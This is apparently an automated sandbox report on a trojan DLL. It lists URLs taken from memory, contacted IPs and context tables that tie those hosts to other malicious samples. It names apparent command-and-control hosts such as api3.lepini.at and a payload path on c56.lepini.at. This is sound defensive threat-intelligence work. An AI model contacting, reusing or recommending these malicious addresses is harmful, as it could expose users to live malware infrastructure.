http://api3.lepini.at/api1/vhHTEmPzbEStJ4oDDwp/kQ6ggaRpVnpsug_2B0SlwX/XJ3fXm3aVud9O/1_2B7cr6/T_2BQPX93_2FtT_2BuUURZr/AWwVWHMcH_/2BU8GCAjDVwMmprID/L5eh8w1am6YF/SNWyB4_2BWm/zk5kVoxEFfdcUb/ATRG4B6O9JdGD1fLNDqV7/c18vrgClx5W3AyWk/YkXmggvTDqtnr7l/6o5AOThiBQ13h_2FIJ/CRITvJ2ok/cYZ94FgWzWVkvnQsuK3C/E6WVulJEgnze_2FQoZ/iJSmMSPJ1uDyxoLTc337jx/njscfBmWGPAoq/JiqJEBa7dSC/GQi2	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://searchads.msn.net/.cfm?&&kp=1&	{01B3F874-7035-11EB-90E5-ECF4BB570DC9}.dat.3.dr	false		high
http://https://www.msn.com/de-ch/news/other/interview-sicherheitsdirektor-mario-fehr-90-prozent-der-abgewie	de-ch[1].htm.5.dr	false		high
http://https://contextual.media.net/medianet.php?cid=8CU157172	de-ch[1].htm.5.dr	false		high
http://https://www.msn.com/de-ch/nachrichten/coronareisen	de-ch[1].htm.5.dr	false		high
http://crl.microsoft	powershell.exe, 00000020.00000003.394678008.0000027AE87BB000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com;Fotos	85-0f8009-68ddb2ab[1].js.5.dr	false	• Avira URL Cloud: safe	low
http://constitution.org/usdeclar.txtC:	powershell.exe, 00000020.00000003.417513128.0000027AE89B0000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://file://USER.ID%lu.exe/upd	powershell.exe, 00000020.00000003.417513128.0000027AE89B0000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://www.onenote.com/notebooks?WT.mc_id=MSN_OneNote_TopMenu&auth=1&wdorigin=msn	de-ch[1].htm.5.dr	false		high
http://https://office.live.com/start/Word.aspx?WT.mc_id=MSN_site;Excel	85-0f8009-68ddb2ab[1].js.5.dr	false		high
http://ogp.me/ns/fb#	de-ch[1].htm.5.dr	false		high
http://https://www.awin1.com/cread.php?awinmid=15168&awinaffid=696593&clickref=de-ch-ss&ued=htt	de-ch[1].htm.5.dr	false		high
http://https://outlook.live.com/mail/deeplink/compose;Kalender	85-0f8009-68ddb2ab[1].js.5.dr	false		high
http://https://res-a.akamaihd.net/__media__/pics/8000/72/941/fallback1.jpg	{01B3F874-7035-11EB-90E5-ECF4BB570DC9}.dat.3.dr	false		high
http://https://www.skyscanner.net/g/referrals/v1/cars/home?associateid=API_B2B_19305_00002	de-ch[1].htm.5.dr	false		high
http://https://www.onenote.com/notebooks?WT.mc_id=MSN_OneNote_Recent&auth=1&wdorigin=msn	85-0f8009-68ddb2ab[1].js.5.dr	false		high
http://https://nuget.org/nuget.exe	powershell.exe, 00000020.00000002.447196820.0000027A90064000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 00000020.00000002.424307744.0000027A80001000.00000004.00000001.sdmp	false		high
http://www.reddit.com/	msapplication.xml4.3.dr	false		high
http://https://www.skype.com/	de-ch[1].htm.5.dr	false		high
http://https://sp.booking.com/index.html?aid=1589774&label=travelnavlink	de-ch[1].htm.5.dr	false		high
http://https://www.msn.com/de-ch/nachrichten/regional	de-ch[1].htm.5.dr	false		high
http://pesterbdd.com/images/Pester.png	powershell.exe, 00000020.00000002.425160066.0000027A8020E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com/?qt=allmyphotos;Aktuelle	85-0f8009-68ddb2ab[1].js.5.dr	false		high
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 00000020.00000002.425160066.0000027A8020E000.00000004.00000001.sdmp	false		high
http://https://amzn.to/2TTxhNg	de-ch[1].htm.5.dr	false		high
http://https://www.skype.com/go/onedrivepromo.download?cm_mmc=MSFT_2390_MSN-com	85-0f8009-68ddb2ab[1].js.5.dr	false		high
http://https://client-s.gateway.messenger.live.com	85-0f8009-68ddb2ab[1].js.5.dr	false		high
http://https://contoso.com/Icon	powershell.exe, 00000020.00000002.447196820.0000027A90064000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.msn.com/de-ch/	de-ch[1].htm.5.dr	false		high
http://https://office.live.com/start/PowerPoint.aspx?WT.mc_id=MSN_site	85-0f8009-68ddb2ab[1].js.5.dr	false		high
http://https://contextual.media.net/medianet.php?cid=8CU157172&crid=858412214&size=306x271&https=1	{01B3F874-7035-11EB-90E5-ECF4BB570DC9}.dat.3.dr	false		high
http://https://www.awin1.com/cread.php?awinmid=15168&awinaffid=696593&clickref=de-ch-edge-dhp-river	de-ch[1].htm.5.dr	false		high
http://https://www.msn.com/de-ch	de-ch[1].htm.5.dr	false		high
http://https://click.linksynergy.com/deeplink?id=xoqYgl4JDe8&mid=46130&u1=dech_mestripe_store&m	de-ch[1].htm.5.dr	false		high
http://https://twitter.com/i/notifications;Ich	85-0f8009-68ddb2ab[1].js.5.dr	false		high
http://https://www.awin1.com/cread.php?awinmid=11518&awinaffid=696593&clickref=dech-edge-dhp-infopa	de-ch[1].htm.5.dr	false		high
http://https://github.com/Pester/Pester	powershell.exe, 00000020.00000002.425160066.0000027A8020E000.00000004.00000001.sdmp	false		high
http://https://contextual.media.net/medianet.php?cid=8CU157172&crid=722878611&size=306x271&http	de-ch[1].htm.5.dr	false		high
http://https://www.msn.com/de-ch/?ocid=iehpA	{01B3F874-7035-11EB-90E5-ECF4BB570DC9}.dat.3.dr	false		high
http://constitution.org/usdeclar.txt	powershell.exe, 00000020.00000003.417513128.0000027AE89B0000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.sway.com/?WT.mc_id=MSN_site&utm_source=MSN&utm_medium=Topnav&utm_campaign=link;PowerPoin	85-0f8009-68ddb2ab[1].js.5.dr	false		high
http://https://www.msn.com/de-ch/news/other/verst%c3%b6sst-die-nationalit%c3%a4ten-initiative-der-svp-gegen	de-ch[1].htm.5.dr	false		high
http://https://www.msn.com/de-ch/?ocid=iehp&item=deferred_page%3a1&ignorejs=webcore%2fmodules%2fjsb	de-ch[1].htm.5.dr	false		high
http://www.youtube.com/	msapplication.xml7.3.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://ogp.me/ns#	de-ch[1].htm.5.dr	false		high
http://https://onedrive.live.com/?qt=mru;OneDrive-App	85-0f8009-68ddb2ab[1].js.5.dr	false		high
http://https://www.skype.com/de	85-0f8009-68ddb2ab[1].js.5.dr	false		high
http://https://sp.booking.com/index.html?aid=1589774&label=dech-prime-hp-me	de-ch[1].htm.5.dr	false		high
http://https://www.skype.com/de/download-skype	85-0f8009-68ddb2ab[1].js.5.dr	false		high
http://https://www.stroeer.de/fileadmin/de/Konvergenz_und_Konzepte/Daten_und_Technologien/Stroeer_SSP/Downl	iab2Data[1].json.5.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.msn.com/de-ch/nachrichten/politik/der-spaziergang-kam-nicht-weit/ar-BB1dEdnO?ocid=hploca	de-ch[1].htm.5.dr	false		high
http://https://onedrive.live.com/?wt.mc_id=oo_msn_msnhomepage_header	de-ch[1].htm.5.dr	false		high
http://api10.laptok.at/api1/qCo8Oh_2F6L/Un922nXSLi5jud/Tm30EKBziEw7_2FtAqIdr/fGZBjc4EihNVt7kd/UjRqgX	{1F3F026C-7035-11EB-90E5-ECF4BB570DC9}.dat.3.dr	false	• Avira URL Cloud: safe	unknown
http://www.hotmail.msn.com/pii/ReadOutlookEmail/	85-0f8009-68ddb2ab[1].js.5.dr	false		high
http://https://onedrive.live.com;OneDrive-App	85-0f8009-68ddb2ab[1].js.5.dr	false	• Avira URL Cloud: safe	low
http://https://click.linksynergy.com/deeplink?id=xoqYgl4JDe8&mid=46130&u1=dech_mestripe_office&	de-ch[1].htm.5.dr	false		high
http://https://contoso.com/License	powershell.exe, 00000020.00000002.447196820.0000027A90064000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://geolocation.onetrust.com/cookieconsentpub/v1/geo/location	55a804ab-e5c6-4b97-9319-86263d365d28[1].json.5.dr	false		high
http://www.amazon.com/	msapplication.xml.3.dr	false		high
http://https://www.onenote.com/notebooks?WT.mc_id=MSN_OneNote_QuickNote&auth=1	85-0f8009-68ddb2ab[1].js.5.dr	false		high
http://www.twitter.com/	msapplication.xml5.3.dr	false		high
http://https://office.live.com/start/Excel.aspx?WT.mc_id=MSN_site;Sway	85-0f8009-68ddb2ab[1].js.5.dr	false		high
http://https://cdn.cookielaw.org/vendorlist/googleData.json	55a804ab-e5c6-4b97-9319-86263d365d28[1].json.5.dr	false		high
http://https://www.msn.com/de-ch/news/other/transsexueller-mann-bel%c3%a4stigt-kinder-bei-einem-schulhaus-i	de-ch[1].htm.5.dr	false		high
http://https://outlook.com/	de-ch[1].htm.5.dr	false		high
http://https://rover.ebay.com/rover/1/5222-53480-19255-0/1?mpre=https%3A%2F%2Fwww.ebay.ch&campid=533862	de-ch[1].htm.5.dr	false		high
http://https://contextual.media.net/checksync.php?&vsSync=1&cs=1&hb=1&cv=37&ndec=1&cid=8HBI57XIG&prvid=77%2	{01B3F874-7035-11EB-90E5-ECF4BB570DC9}.dat.3.dr	false		high
http://https://www.stroeer.com/fileadmin/com/StroeerDSP_deviceStorage.json	iab2Data[1].json.5.dr	false	• Avira URL Cloud: safe	unknown
http://https://www.msn.com/de-ch/news/other/robin-leone-st%c3%bcrmt-wieder-f%c3%bcr-kloten/ar-BB1dHHnA?ocid	de-ch[1].htm.5.dr	false		high
http://https://cdn.cookielaw.org/vendorlist/iabData.json	55a804ab-e5c6-4b97-9319-86263d365d28[1].json.5.dr	false		high
http://https://www.msn.com/de-ch/homepage/api/pdp/updatepdpdata"	de-ch[1].htm.5.dr	false		high
http://https://contoso.com/	powershell.exe, 00000020.00000002.447196820.0000027A90064000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://cdn.cookielaw.org/vendorlist/iab2Data.json	55a804ab-e5c6-4b97-9319-86263d365d28[1].json.5.dr	false		high
http://https://onedrive.live.com/?qt=mru;Aktuelle	85-0f8009-68ddb2ab[1].js.5.dr	false		high
http://https://www.msn.com/de-ch/?ocid=iehp	{01B3F874-7035-11EB-90E5-ECF4BB570DC9}.dat.3.dr	false		high
http://https://sp.booking.com/index.html?aid=1589774&label=dech-prime-hp-shoppingstripe-nav	de-ch[1].htm.5.dr	false		high
http://https://www.msn.com/de-ch/homepage/api/modules/fetch"	de-ch[1].htm.5.dr	false		high
http://https://mem.gfx.ms/meversion/?partner=msn&market=de-ch"	de-ch[1].htm.5.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://nuget.org/NuGet.exe	powershell.exe, 00000020.00000002.447196820.0000027A90064000.00000004.00000001.sdmp	false		high
http://www.nytimes.com/	msapplication.xml3.3.dr	false		high
http://https://go.microsoft.c	powershell.exe, 00000020.00000003.394678008.0000027AE87BB000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://web.vortex.data.msn.com/collect/v1/t.gif?name=%27Ms.Webi.PageView%27&ver=%272.1%27&a	de-ch[1].htm.5.dr	false		high
http://https://www.bidstack.com/privacy-policy/	iab2Data[1].json.5.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com/about/en/download/	85-0f8009-68ddb2ab[1].js.5.dr	false		high
http://popup.taboola.com/german	auction[1].htm.5.dr	false		high
http://https://www.msn.com/de-ch/news/other/40-000-franken-f%c3%bcr-quartier-projekte-in-wipkingen/ar-BB1dH	de-ch[1].htm.5.dr	false		high
http://https://www.ricardo.ch/?utm_source=msn&utm_medium=affiliate&utm_campaign=msn_mestripe_logo_d	de-ch[1].htm.5.dr	false		high
http://https://twitter.com/	de-ch[1].htm.5.dr	false		high
http://https://clkde.tradedoubler.com/click?p=245744&a=3064090&g=24903118&epi=ch-de	de-ch[1].htm.5.dr	false		high
http://https://outlook.live.com/calendar	85-0f8009-68ddb2ab[1].js.5.dr	false		high
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:au	auction[1].htm.5.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com/#qt=mru	85-0f8009-68ddb2ab[1].js.5.dr	false		high
http://https://api.taboola.com/2.0/json/msn-ch-de-home/recommendations.notify-click?app.type=desktop&ap	auction[1].htm.5.dr	false		high
http://https://www.msn.com?form=MY01O4&OCID=MY01O4	de-ch[1].htm.5.dr	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
34.65.144.159	unknown	United States		139070	GOOGLE-AS-APGoogleAsiaPacificPteLtdSG	true
104.20.184.68	unknown	United States		13335	CLOUDFLARENETUS	false
151.101.1.44	unknown	United States		54113	FASTLYUS	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	353282
Start date:	16.02.2021
Start time:	00:56:33
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 3s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	SecuriteInfo.com.Generic.mg.f77e7bd43f365593.8235 (renamed file extension from 8235 to dll)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	40
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winDLL@24/149@18/3
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI

Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, audiodg.exe, BackgroundTransferHost.exe, ielowutil.exe, SgrmBroker.exe, backgroundTaskHost.exe, WmiPrvSE.exe, svchost.exe, UsoClient.exe • TCP Packets have been reduced to 100 • Created / dropped Files have been reduced to 100 • Excluded IPs from analysis (whitelisted): 104.43.193.48, 92.122.145.220, 13.88.21.125, 88.221.62.148, 204.79.197.203, 204.79.197.200, 13.107.21.200, 92.122.213.231, 92.122.213.187, 65.55.44.109, 184.30.24.22, 23.218.208.56, 51.104.144.132, 152.199.19.161, 92.122.213.194, 92.122.213.247, 51.103.5.186, 8.253.95.121, 67.27.159.126, 67.26.75.254, 67.26.83.254, 8.253.95.249, 51.11.168.160, 52.155.217.156, 20.54.26.129 • Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, store-images.s-microsoft.com-c.edgekey.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, e11290.dspg.akamaiedge.net, iecvlist.microsoft.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, e12564.dspb.akamaiedge.net, wns.notify.trafficmanager.net, go.microsoft.com, www-bing-com.dual-a-0001.a-msedge.net, audownload.windowsupdate.nsatc.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, auto.au.download.windowsupdate.com.c.footprint.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, www.bing.com, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, client.wns.windows.com, fs.microsoft.com, dual-a-0001.a-msedge.net, ie9comview.vo.msecnd.net, a-0003.a-msedge.net, cvision.media.net.edgekey.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, www-msn-com.a-0003.a-msedge.net, a1999.dscg2.akamai.net, web.vortex.data.trafficmanager.net, e607.d.akamaiedge.net, skypedataprdcolcus15.cloudapp.net, web.vortex.data.microsoft.com, ris.api.iris.microsoft.com, a-0001.a-afdentry.net.trafficmanager.net, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, go.microsoft.com.edgekey.net, static-global-s-msn-com.akamaized.net, skypedataprdcolwus15.cloudapp.net, vip2-par02p.wns.notify.trafficmanager.net, cs9.wpc.v0cdn.net • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtDeviceIoControlFile calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
00:58:41	API Interceptor	39x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
34.65.144.159	NJPcHPuRcG.dll	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	Ne6A4k8vK6.dll	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
104.20.184.68	NJPcHPuRcG.dll	Get hash	malicious	Browse	
	Ne6A4k8vK6.dll	Get hash	malicious	Browse	
	13xakh1PtD.dll	Get hash	malicious	Browse	
	DUcKsYsyX0.dll	Get hash	malicious	Browse	
	RI51uAIUyL.dll	Get hash	malicious	Browse	
	Server.exe	Get hash	malicious	Browse	
	mon48_cr.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Generic.mg.5db96940e68acc98.dll	Get hash	malicious	Browse	
	Wh102yYa..dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Generic.mg.fac603176f7a6a20.dll	Get hash	malicious	Browse	
	SecuriteInfo.com.Variant.Bulz.349310.24122.dll	Get hash	malicious	Browse	
	acr1.dll	Get hash	malicious	Browse	
	TRIGANOcr.dll	Get hash	malicious	Browse	
	BullGuard.dll	Get hash	malicious	Browse	
	Jidert.dll	Get hash	malicious	Browse	
	Vu2QRHVR8C.dll	Get hash	malicious	Browse	
	header[1].jpg.dll	Get hash	malicious	Browse	
	SimpleAudio.dll	Get hash	malicious	Browse	
	cSPuZxa7l4.dll	Get hash	malicious	Browse	
	umAuo1QklZ.dll	Get hash	malicious	Browse	
151.101.1.44	http://s3-eu-west-1.amazonaws.com/hjdpjni/ogbim#qs=r-acacaeeikdgeadkieeefjaehbihababababaefahcaccajbiackdcagfkbkacb	Get hash	malicious	Browse	• cdn.taboola.com/libtrc/w4llc-network/loader.js

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
tls13.taboola.map.fastly.net	NJPcHPuRcG.dll	Get hash	malicious	Browse	• 151.101.1.44
	Ne6A4k8vK6.dll	Get hash	malicious	Browse	• 151.101.1.44
	13xakh1PtD.dll	Get hash	malicious	Browse	• 151.101.1.44
	DUcKsYsyX0.dll	Get hash	malicious	Browse	• 151.101.1.44
	RI51uAIUyL.dll	Get hash	malicious	Browse	• 151.101.1.44
	ZRz0Aq1Rf0.dll	Get hash	malicious	Browse	• 151.101.1.44
	mon44_cr.dll	Get hash	malicious	Browse	• 151.101.1.44
	mon41_cr.dll	Get hash	malicious	Browse	• 151.101.1.44
	mon4498.dll	Get hash	malicious	Browse	• 151.101.1.44
	e888888888.dll	Get hash	malicious	Browse	• 151.101.1.44
	1233.exe	Get hash	malicious	Browse	• 151.101.1.44
	Server.exe	Get hash	malicious	Browse	• 151.101.1.44
	2200.dll	Get hash	malicious	Browse	• 151.101.1.44
	mon48_cr.dll	Get hash	malicious	Browse	• 151.101.1.44
	SecuriteInfo.com.Generic.mg.5db96940e68acc98.dll	Get hash	malicious	Browse	• 151.101.1.44
	SecuriteInfo.com.Generic.mg.fac603176f7a6a20.dll	Get hash	malicious	Browse	• 151.101.1.44
	8.prtyok.dll	Get hash	malicious	Browse	• 151.101.1.44
	SecuriteInfo.com.Variant.Bulz.349310.9384.dll	Get hash	malicious	Browse	• 151.101.1.44
	SecuriteInfo.com.Variant.Razy.840176.14264.dll	Get hash	malicious	Browse	• 151.101.1.44
	SecuriteInfo.com.Variant.Bulz.349310.24122.dll	Get hash	malicious	Browse	• 151.101.1.44
contextual.media.net	NJPcHPuRcG.dll	Get hash	malicious	Browse	• 23.210.250.97
	Ne6A4k8vK6.dll	Get hash	malicious	Browse	• 23.210.250.97
	13xakh1PtD.dll	Get hash	malicious	Browse	• 23.210.250.97
	DUcKsYsyX0.dll	Get hash	malicious	Browse	• 23.210.250.97
	RI51uAIUyL.dll	Get hash	malicious	Browse	• 23.210.250.97
	ZRz0Aq1Rf0.dll	Get hash	malicious	Browse	• 23.210.250.97

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	mon44_cr.dll	Get hash	malicious	Browse	• 23.210.250.97
	mon41_cr.dll	Get hash	malicious	Browse	• 184.30.24.22
	mon4498.dll	Get hash	malicious	Browse	• 184.30.24.22
	e888888888.dll	Get hash	malicious	Browse	• 23.218.208.23
	1233.exe	Get hash	malicious	Browse	• 184.30.24.22
	Server.exe	Get hash	malicious	Browse	• 184.30.24.22
	2200.dll	Get hash	malicious	Browse	• 184.30.24.22
	mon48_cr.dll	Get hash	malicious	Browse	• 184.30.24.22
	SecuriteInfo.com.Generic.mg.5db96940e68acc98.dll	Get hash	malicious	Browse	• 92.122.253.103
	Wh102yYa..dll	Get hash	malicious	Browse	• 23.210.250.97
	SecuriteInfo.com.Generic.mg.fac603176f7a6a20.dll	Get hash	malicious	Browse	• 2.20.86.97
	8.prtyok.dll	Get hash	malicious	Browse	• 104.84.56.24
	SecuriteInfo.com.Variant.Bulz.349310.9384.dll	Get hash	malicious	Browse	• 104.84.56.24
	SecuriteInfo.com.Variant.Razy.840176.14264.dll	Get hash	malicious	Browse	• 104.84.56.24

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDFLARENETUS	B62672021 PRETORIA.doc	Get hash	malicious	Browse	• 104.21.45.223
	NJPcHPuRcG.dll	Get hash	malicious	Browse	• 104.20.184.68
	Ne6A4k8vK6.dll	Get hash	malicious	Browse	• 104.20.184.68
	13xakh1PtD.dll	Get hash	malicious	Browse	• 104.20.184.68
	RFQ.xls	Get hash	malicious	Browse	• 104.20.139.65
	DUcKsYsyX0.dll	Get hash	malicious	Browse	• 104.20.184.68
	RI51uAIUyL.dll	Get hash	malicious	Browse	• 104.20.184.68
	IVJq3tVi96.exe	Get hash	malicious	Browse	• 104.21.19.200
	Doc0538-2-21.xls	Get hash	malicious	Browse	• 104.20.138.65
	COTIZACI#U00d3N.exe	Get hash	malicious	Browse	• 104.21.19.200
	REQUEST FOR QOUTATION.exe	Get hash	malicious	Browse	• 104.21.19.200
	DHL_6368638172 documento de recibo,pdf.exe	Get hash	malicious	Browse	• 162.159.133.233
	Shipping Documents Original BL, Invoice & Packing List.exe	Get hash	malicious	Browse	• 172.67.188.154
	aS94x3Qp1s.exe	Get hash	malicious	Browse	• 104.21.19.200
	Purchase Order.xlsx	Get hash	malicious	Browse	• 172.67.8.238
	attched file.exe	Get hash	malicious	Browse	• 162.159.135.233
	Factura.exe	Get hash	malicious	Browse	• 172.67.188.154
	CT_0059361.exe	Get hash	malicious	Browse	• 172.67.188.154
	scan-021521DHL delivery.doc	Get hash	malicious	Browse	• 104.21.19.200
	scan-021521DHL delivery doc.doc	Get hash	malicious	Browse	• 172.67.188.154
FASTLYUS	NJPcHPuRcG.dll	Get hash	malicious	Browse	• 151.101.1.44
	Ne6A4k8vK6.dll	Get hash	malicious	Browse	• 151.101.1.44
	13xakh1PtD.dll	Get hash	malicious	Browse	• 151.101.1.44
	DUcKsYsyX0.dll	Get hash	malicious	Browse	• 151.101.1.44
	7eec14e7cec4dc93fbf53e08998b2340.exe	Get hash	malicious	Browse	• 185.199.111.133
	RI51uAIUyL.dll	Get hash	malicious	Browse	• 151.101.1.44
	ransomware.exe	Get hash	malicious	Browse	• 151.101.66.159
	07oof4WcEB.exe	Get hash	malicious	Browse	• 185.199.110.133
	03728d6617cd13b19bd69625f7ead202.exe	Get hash	malicious	Browse	• 185.199.111.133
	PO 20191003.exe	Get hash	malicious	Browse	• 185.199.111.133
	ZRz0Aq1Rf0.dll	Get hash	malicious	Browse	• 151.101.1.44
	mon44_cr.dll	Get hash	malicious	Browse	• 151.101.1.44
	mon41_cr.dll	Get hash	malicious	Browse	• 151.101.1.44
	mon4498.dll	Get hash	malicious	Browse	• 151.101.1.44
	e888888888.dll	Get hash	malicious	Browse	• 151.101.1.44
	Project.pdf.exe	Get hash	malicious	Browse	• 151.101.1.195
	1233.exe	Get hash	malicious	Browse	• 151.101.1.44
	Server.exe	Get hash	malicious	Browse	• 151.101.1.44
	via-1.3.1-win.exe	Get hash	malicious	Browse	• 185.199.111.154
	2200.dll	Get hash	malicious	Browse	• 151.101.1.44

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
GOOGLE-AS-APGoogleAsiaPacificPteLtdSG	NJPcHPuRcG.dll	Get hash	malicious	Browse	• 34.65.144.159
	Ne6A4k8vK6.dll	Get hash	malicious	Browse	• 34.65.144.159
	CompensationClaim-1625519734-02022021.xls	Get hash	malicious	Browse	• 34.66.107.230
	CompensationClaim-1625519734-02022021.xls	Get hash	malicious	Browse	• 34.66.107.230
	SecuriteInfo.com.BehavesLike.Win32.Emotet.jc.exe	Get hash	malicious	Browse	• 34.65.61.179
	CompensationClaim-1828072340-02022021.xls	Get hash	malicious	Browse	• 34.66.107.230
	CompensationClaim-1828072340-02022021.xls	Get hash	malicious	Browse	• 34.66.107.230
	CompensationClaim-1378529713-02022021.xls	Get hash	malicious	Browse	• 34.66.107.230
	CompensationClaim-1378529713-02022021.xls	Get hash	malicious	Browse	• 34.66.107.230
	oHqMFmPndx.exe	Get hash	malicious	Browse	• 34.119.201.254
	Documentation__EG382U8V.doc	Get hash	malicious	Browse	• 34.67.99.22
	#Ud83c#Udfb6 18 November, 2020 Pam.Guetschow@citrix.com.wavv.htm	Get hash	malicious	Browse	• 34.101.72.248
	#Ud83c#Udfb6 03 November, 2020 prodriguez@fnbsm.com.wavv.htm	Get hash	malicious	Browse	• 34.101.72.248
	http://49.120.66.34.bc.googleusercontent.com/osh?email=bob@microsoft.com	Get hash	malicious	Browse	• 34.66.120.49
	SecuriteInfo.com.Heur.13242.doc	Get hash	malicious	Browse	• 34.67.97.45
	8845_2020_09_29.doc	Get hash	malicious	Browse	• 34.67.97.45
	QgpyVFbQ7w.exe	Get hash	malicious	Browse	• 34.65.231.1
	qySMTADEjr.exe	Get hash	malicious	Browse	• 34.65.231.1
